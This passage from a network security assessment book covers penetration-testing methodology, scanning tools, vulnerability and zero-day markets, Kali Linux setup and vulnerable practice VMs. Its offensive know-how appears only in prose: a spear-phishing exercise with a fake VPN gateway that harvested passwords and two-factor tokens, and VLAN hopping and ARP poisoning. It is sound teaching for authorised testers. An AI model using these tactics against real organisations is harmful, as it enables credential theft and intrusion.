Static code analysis tools require tuning to reduce noise within their results and focus findings around accessible code paths (e.g., flaws that can be

practically exploited). Such low-level static analysis is suited to critical system components, as the cost of reviewing the output can be considerable.

Dynamic Testing

Exposed logic is assessed through dynamic testing of running systems, including:

- Network infrastructure testing
- Web application testing
- Web service testing (e.g., APIs supporting mobile applications)
- Internet-based social engineering

As testing is undertaken from the perspective of an assailant (e.g., an unauthenticated network-based attacker, an authenticated application user, or a mobile client), findings are aligned with legitimate threats to the system.

Network infrastructure testing

Scanning tools (e.g., Nmap, Nessus, Rapid7 Nexpose, and QualysGuard), map and assess the network attack surface of an environment for known vulnerabilities. Manual assessment cycles are then applied to investigate the attack surface further, and evaluate accessible network services.

Internal network testing can also be undertaken to identify and exploit vulnerabilities across OSI Layers 2 and 3 (such as ARP cache poisoning and 802.1Q VLAN hopping). **Chapter 5** discusses network discovery and assessment techniques that should be adopted locally to identify weaknesses.

Web application testing

Web application logic is commonly assessed in an unauthenticated or authenticated fashion. Most organizations opt for authenticated testing of applications, emulating assailants with valid credentials or session tokens who seeks to elevate their privileges.

The **Open Web Application Security Project (OWASP) Top 10** is a list of common web application flaws. Tools that can reliably test for such flaws include Burp Suite, IBM Security AppScan, HP WebInspect, and Acunetix. These tools provide testing capabilities that let organizations broadly scan their exposed web application logic for common issues, including *cross-site scripting* (XSS), *cross-site request forgery* (CSRF), command injection session management flaws, and information leak bugs. Deep web application testing is out of scope for this book; however, Chapters 12 through 14 detail assessment of web servers and application frameworks.

NOTE

During 2012 and 2013, I performed incident response and forensics work for companies that had fallen victim to attack by **Alexsey Belan**. In each case, he compromised internal web applications to escalate privileges and move laterally. This highlights the importance of testing and hardening web applications within your environment that are not Internet-accessible.

Web service testing

Mobile and web applications use server-side APIs and perform an increasing amount of processing on the client system. APIs are often exposed to end users (such as a user with a mobile online banking client), third parties (such as business partners or affiliates), and internal application components, as shown in **Figure 1-2**.



Figure 1-2. Web services used within web applications

REST APIs are used in many applications that take advantage of mature HTTP functionality (including caching and keep-alive features). Web service testing involves using an *attack proxy* to analyze and manipulate messages and content flowing between the client and server endpoint. You also can undertake Active fuzzing of REST API services to identify security flaws.

Internet-based social engineering

During my career, some of the largest compromises I've accomplished during testing have come about through Internet-based social engineering. Two effective attack scenarios are as follows:

- Configuring an Internet-based web server masquerading as a legitimate resource, and then emailing users with material including a link to the malicious page.

- Sending malicious material (e.g., a crafted document to exploit Microsoft Excel or Adobe Acrobat Reader) directly to the user via email, messaging, or other means, from a seemingly trusted source, such as a friend or colleague.

I recently undertook an Internet-based spear phishing exercise against a financial services organization, involving a fake SSL VPN endpoint and instructions to log into the “new corporate VPN gateway” emailed to 200 users. Within two hours, 13 users had entered their Active Directory username, domain password, and two-factor authentication token value.

Chapter 9 details phishing tactics and tools.

What This Book Covers

This book covers dynamic testing of network devices, operating systems, and exposed services in detail, but avoids static analysis and auditing topics. Web application testing is out of scope, along with Voice over Internet Protocol (VoIP), and assessment of 802.11 wireless protocols. These three topics already fill entire books, including the following:

- *The Web Application Hacker's Handbook*, by Dafydd Stuttard and Marcus Pinto (Wiley, 2011)
- *Hacking Exposed Unified Communications & VoIP*, by Mark Collier and David Endler (McGraw-Hill, 2013)
- *Hacking Exposed Wireless*, by Johnny Cache, Joshua Wright, and Vincent Liu (McGraw-Hill, 2010)

¹ Leena Ilmola-Sheppard and John Casti, “Case Study: Seven Shocks and Finland”, *Innovation and Supply Chain Management* 7, no. 3 (2013): 112–124.

² Kim Zetter, “An Unprecedented Look at Stuxnet, the World’s First Digital Weapon”, *Wired*, November 3, 2014.

³ John Leyden, “Hack on Saudi Aramco Hit 30,000 Workstations, Oil Firm Admits”, *The Register*, August 29, 2012.

⁴ Peter Elkins, “Inside the Hack of the Century”, *Fortune.com*, June 25, 2015; Robert Mclean, “Hospital Pays Bitcoin Ransom After Malware Attack”, *CNN Money*, February 17, 2016.

⁵ Orange Tsai, “How I Hacked Facebook, and Found Someone’s Backdoor Script”, *DEVCORE Blog*, April 21, 2016.

⁶ Joseph Menn, “Secret Contract Tied NSA and Security Industry Pioneer”, *Reuters*, December 20, 2013.

⁷ See [CVE-2014-0160](#).

⁸ In 2015, VUPEN ceased operations and its founders launched ZERODIUM.

⁹ Michael Mimoso, “VUPEN Discloses Details of Patched Firefox Pwn2Own Zero-Day”, Threatpost Blog, May 21, 2014.

¹⁰ SPIEGEL Staff, “Oil Espionage: How the NSA and GCHQ Spied on OPEC”, SPIEGEL ONLINE, November 11, 2013.

¹¹ See CVE-2013-0156.

¹² See CVE-2013-2028.

¹³ See CVE-2002-0392.

¹⁴ See <http://examples.oreilly.com/networksa/tools/google-xxe.pdf>.

¹⁵ See CVE-2014-6271.

¹⁶ Nicole Perlroth, “Security Experts Expect ‘Shellshock’ Software Bug in Bash to Be Significant”, *New York Times*, September 25, 2014.

¹⁷ Metasploit *apache_mod_cgi_bash_env_exec* module.

¹⁸ Metasploit *dhclient_bash_env* module.

¹⁹ Jorge Lucangeli Obes and Justin Schuh, “A Tale of Two Pwnies (Part I)”, Chromium Blog, May 22, 2012.

²⁰ See ISO/IEC 15408.

²¹ See <https://vulncat.hpefod.com>.

Chapter 2. Assessment Workflow and Tools

This chapter outlines my penetration testing approach and describes an effective testing setup. Many assessment tools run on Linux platforms, and Windows-specific utilities are required when attacking Microsoft systems. A flexible, virtualized platform is key. At **Matta**, we ran a program called *Sentinel*, through which we evaluated third-party testing vendors for clients in the financial services sector. Each vendor was ranked based on the vulnerabilities identified within the systems we had prepared. In a single test involving 10 vendors, we found that:

- Two failed to scan all 65,536 TCP ports
- Five failed to report the MySQL service *root* password of “password”

Some were evaluated multiple times. There seemed to be a lack of adherence to a strict testing methodology, and test results (the final report) varied depending on the consultants involved.

During testing, it is important to remember that there is an entire methodology that you *should* be following. Engineers and consultants often venture down proverbial rabbit holes, and neglect key areas of the environment.

By the same token, it is also important to quickly identify significant vulnerabilities within a network. As such, this methodology bears two hallmarks:

1. Comprehensiveness, so that you can consistently identify significant flaws
2. Flexibility, so that you can prioritize your efforts and maximize return

Network Security Assessment Methodology

The best practice assessment methodology used by determined attackers and security consultants involves four distinct steps:

- Reconnaissance to identify networks, hosts, and users of interest
- Vulnerability scanning to identify potentially exploitable conditions
- Investigation of vulnerabilities and further probing by hand
- Exploitation of vulnerabilities and circumvention of security mechanisms

This methodology is relevant to the testing of Internet networks in a blind fashion with limited target information (such as a domain name). If a consultant is enlisted to assess a specific block of IP space, she can skip network enumeration and commence bulk network scanning and investigation of vulnerabilities.

Local network testing involves assessment of nonroutable protocols and OSI Layer 2 features (e.g., 802.1X and 802.1Q). You can use VLAN hopping and network sniffing to compromise data and systems, as detailed in [Chapter 5](#).

Reconnaissance

You can adopt different tactics to identify hosts, networks, and users of interest. Attackers map the target environment by using open sources (e.g., web search engines, WHOIS databases, and DNS servers) without direct network interaction through port scanning.

Reconnaissance often uncovers hosts that aren't properly fortified. Determined attackers invest time in identifying peripheral networks and hosts, whereas organizations often concentrate their efforts on securing obvious public systems (such as public web and mail servers). Neglected hosts lying off the beaten track are ripe for the picking.

Useful pieces of information gathered through reconnaissance include details of Internet-based network blocks and internal IP addresses. Through DNS and WHOIS querying, you can map the networks of a target organization, and understand relationships between physical locations.

This information is fed into the vulnerability scanning and penetration testing phases to identify exploitable flaws. Further reconnaissance involves extracting user details (e.g., email addresses, telephone numbers, and usernames) that can be used during brute-force password grinding and social engineering phases.

Vulnerability Scanning

Upon identifying IP blocks of interest, attackers carry out bulk scanning to identify accessible network services that can later be exploited to achieve particular goals—be it code execution, information leak, or denial of service. Network scanning tools (e.g., Nmap, Nessus, Rapid7 Nexpose, and QualysGuard) perform service fingerprinting, probing, and testing for known issues.

Useful information gathered through vulnerability scanning includes details of exposed network services and peripheral information (such as the ICMP messages to which hosts respond, and insight into firewall ACLs). Known weaknesses and exposures are also reported by scanning tools, which you can then investigate further.

Investigation of Vulnerabilities

Vulnerabilities in software are sometimes disclosed through public Internet mailing lists and forums, but are increasingly sold to private organizations, such as the Zero Day Initiative (ZDI), which in turn responsibly disclose issues to vendors and notify paying subscribers. According to Immunity Inc., on average, a zero-day bug has a lifespan of 348 days before a vendor patch is made available.

Many brokers do not notify product vendors of vulnerabilities, and some provide commercially supported zero-day exploits to their customers. Between responsible disclosure, zero-day abuse, and the public discussion of known flaws, vulnerability details are fragmented, as depicted by **Figure 2-1**.



Figure 2-1. Common proliferation paths for vulnerability details

To effectively report vulnerabilities within an environment, a security professional would need to know the bugs within both private and public domains. Many do not have access to private feeds, and base their assessment on public knowledge, augmented by their own research.

Public vulnerability sources

The following open sources are useful when investigating potential vulnerabilities:

- [NIST National Vulnerability Database](#)
- [Offensive-Security Exploit Database](#)
- [The Full Disclosure mailing list](#)
- [The HackerOne Internet bountybug](#)
- [SecurityFocus](#)
- [Packet Storm](#)
- [CERT vulnerability notes](#)

ZDI and Google's Project Zero operate publicly accessible bug trackers that detail upcoming disclosures and unpatched vulnerabilities.¹ Open projects including OpenSSL and the Linux kernel also have public bug trackers that reveal useful details of unpatched flaws. During testing, it is worth reviewing

both bug trackers and release notes to understand known weaknesses within software packages.

Private vulnerability sources

Many government agencies and defense industrial base entities consume private vulnerability information via brokers and sources including ZERODIUM, Exodus Intelligence, Netragard, and ReVuln. These organizations are known to provide details of unpatched bugs to subscribers.

Stefan Frei of NSS Labs published a paper on this topic.² Within his paper, Frei discussed vulnerabilities known to a privileged group, as demonstrated in [Figure 2-2](#).

Based on disclosures regarding the US government's budget for zero-day exploit purchases, Frei estimated that at least 85 *known unknowns* exist on any given day. Depending on the policy of each party involved, these bugs might never be disclosed to the vendor.

Vlad Tsyklevich's "[Hacking Team: A Zero-Day Market Case Study](#)" provides insight into the private market for vulnerability information, including prices of exploits and details of unpatched flaws in packages including Adobe Flash, Microsoft Office, Internet Explorer, and Oracle Database.



Figure 2-2. Vulnerability discovery and disclosure matrix

Exploitation of Vulnerabilities

Attackers can exploit flaws in exposed logic for gain. Depending on their goals, they might take advantage of vulnerabilities to secure privileged network access, persistence, or obtain sensitive information.

During a penetration test, qualification of vulnerabilities usually involves exploitation. Robust commercially supported frameworks provide flexible targeting of vulnerable components within a given environment (supporting different operating systems and configurations), which allows you to define specific exploit payloads. Modules developed by third parties extend these frameworks, providing support for *Supervisory Control And Data Acquisition (SCADA)* and other technologies. Popular exploitation frameworks are as follows:

- **Rapid7 Metasploit**
- **CORE Impact**

- Immunity CANVAS

Within NIST SP 800-115, exploitation tasks fall under the category of *Target Vulnerability Validation Techniques*. As a tester (with correct authorization) you might undertake password cracking and social engineering, and qualify vulnerabilities through use of exploitation frameworks and tools.

An Iterative Assessment Approach

The assessment process is iterative, and new details (e.g., IP address blocks, hostnames, and credentials) are often fed back to earlier workflow elements. **Figure 2-3** describes the process and data passed between individual testing elements.



Figure 2-3. An iterative approach to discovery and testing

Your Testing Platform

To support both Linux and Windows-based testing tools, it is best to use virtualization software (e.g., VMware Fusion for Apple OS X or VMware Workstation for Windows). Useful native applications within Linux include

showmount, *dig*, and *snmpwalk*. You also can build specific utilities to attack uncommon network protocols and applications.

Kali Linux is a penetration testing distribution that you can run easily within a virtualized environment. Kali contains many of the utilities found within this book, including Metasploit, Nmap, Burp Suite, and Nikto. The [Kali Linux documentation](#) details installation, and two recently published books describe individual tools, as follows:

- *Kali Linux: Assuring Security by Penetration Testing*, by Tedi Heriyanto, Lee Allen, and Shakeel Ali (Packt Publishing, 2014)
- *Mastering Kali Linux for Advanced Penetration Testing*, by Robert W. Beggs (Packt Publishing, 2014)

If you use Apple OS X for instance, running Microsoft Windows and Kali Linux within VMware Fusion will be sufficient for most engagements. Offensive Security maintains [custom Kali Linux VMware and ARM images](#), which support VMware Tools (which make it possible for you to copy and paste between the virtualized guest and your host system), and ARM platforms such as the Chromebook.

Updating Kali Linux

Upon installing Kali Linux, use the following commands to update the distribution and packages (new releases of Nmap and Metasploit include components that should be actively maintained):

```
apt-get update
apt-get dist-upgrade
updatedb
```

Deploying a Vulnerable Server

To test utilities in a controlled environment, use a vulnerable server image to ensure that each tool is working correctly. Rapid7 prepared a virtual machine

image known as *Metasploitable 2*,³ which can be compromised through many vectors, including:

- Backdoors within packages including FTP and IRC
- Vulnerable Unix RPC services
- SMB privilege escalation
- Weak user passwords
- Web application server issues (via Apache HTTP Server and Tomcat)
- Web application vulnerabilities (e.g., phpMyAdmin and TWiki)

Tutorials and walkthroughs are available online that describe the utilities, Metasploit modules, and commands that can be used to evaluate and exploit flaws within the virtual machine. Here are two useful resources:

- [Pentest Lab—Metasploitable 2](#)
- [Computer Security Student](#) (navigate to Security Tools→Metasploitable Project→Exploits)

You can find many other exploitable virtual machine images online at [VulnHub](#). For the purposes of web application testing, take a look at the [OWASP vulnerable web applications directory](#) and [PentesterLab](#) in particular.

¹ See [Zero Day Initiative's upcoming advisories](#) and [Chromium bugs](#), respectively.

² Stefan Frei, “[The Known Unknowns & Outbidding Cybercriminals](#)”, Swiss Federal Institute of Technology Zurich, September 2014.

³ For more information, see the [Metasploitable 2 Exploitability Guide](#).

Chapter 3. Vulnerabilities and Adversaries

*Any time you try a decent crime, there are 50 ways to screw up.
If you think of 25 of them, you're a genius. And you're no genius.*

—Mickey Rourke
Body Heat (1981)

Software engineers build increasingly elaborate systems without considering even half of the ways to *screw up*. Thanks to cloud computing and increasing layers of abstraction, unsafe products will persist, and the computer security business will remain a lucrative one for years to come.

The Fundamental Hacking Concept

Hacking is the art of manipulating a system to perform a useful action.

A basic example is that of the humble search engine, which cross-references user input with a database and returns the results. Processing occurs server-side, and by understanding the way in which these systems are engineered, an adversary can seek to manipulate the application and obtain sensitive content.

Decades ago, the websites of the US Pentagon, Air Force, and Navy had this very problem. A search engine called *multigate* accepted two arguments in particular: `SurfQueryString` and `f`. The contents of the server's `/etc/passwd` file were revealed via a crafted URL, as shown in [Figure 3-1](#).



Figure 3-1. Exploiting the multigate search engine

These sites were defended at the network layer by firewalls and security appliances. However, by the very nature of the massive amount of information stored, a search engine was implemented, which introduced vulnerability within the application layer.

NOTE

A useful way to consider the exploitation process is to think of a system being *programmed* by an adversary to perform a useful action. The individual programming tactics adopted are dependent on system components, features, and the attacker's goals—such as data exposure, elevation of privilege, arbitrary code execution, or denial of service.

Why Software Is Vulnerable

For more than 30 years, adversaries have exploited vulnerabilities in software, and vendors have worked to enhance the security of their products. Flaws will likely always exist in these increasingly elaborate systems thanks to insufficient quality assurance in particular.

Software vendors find themselves in a situation where, as their products become more complex, it is costly to make them safe. Static code review and dynamic testing of software is a significant undertaking that affects the bottom line and impacts go-to-market time.

Considering Attack Surface

In each successful attack against a computer system, an adversary took advantage of the available attack surface to achieve her goals. This surface often encompasses server applications, client endpoints, users, communication channels, and infrastructure. Each exposed component is fair game.

Figure 3-2 depicts a cloud-based web application.

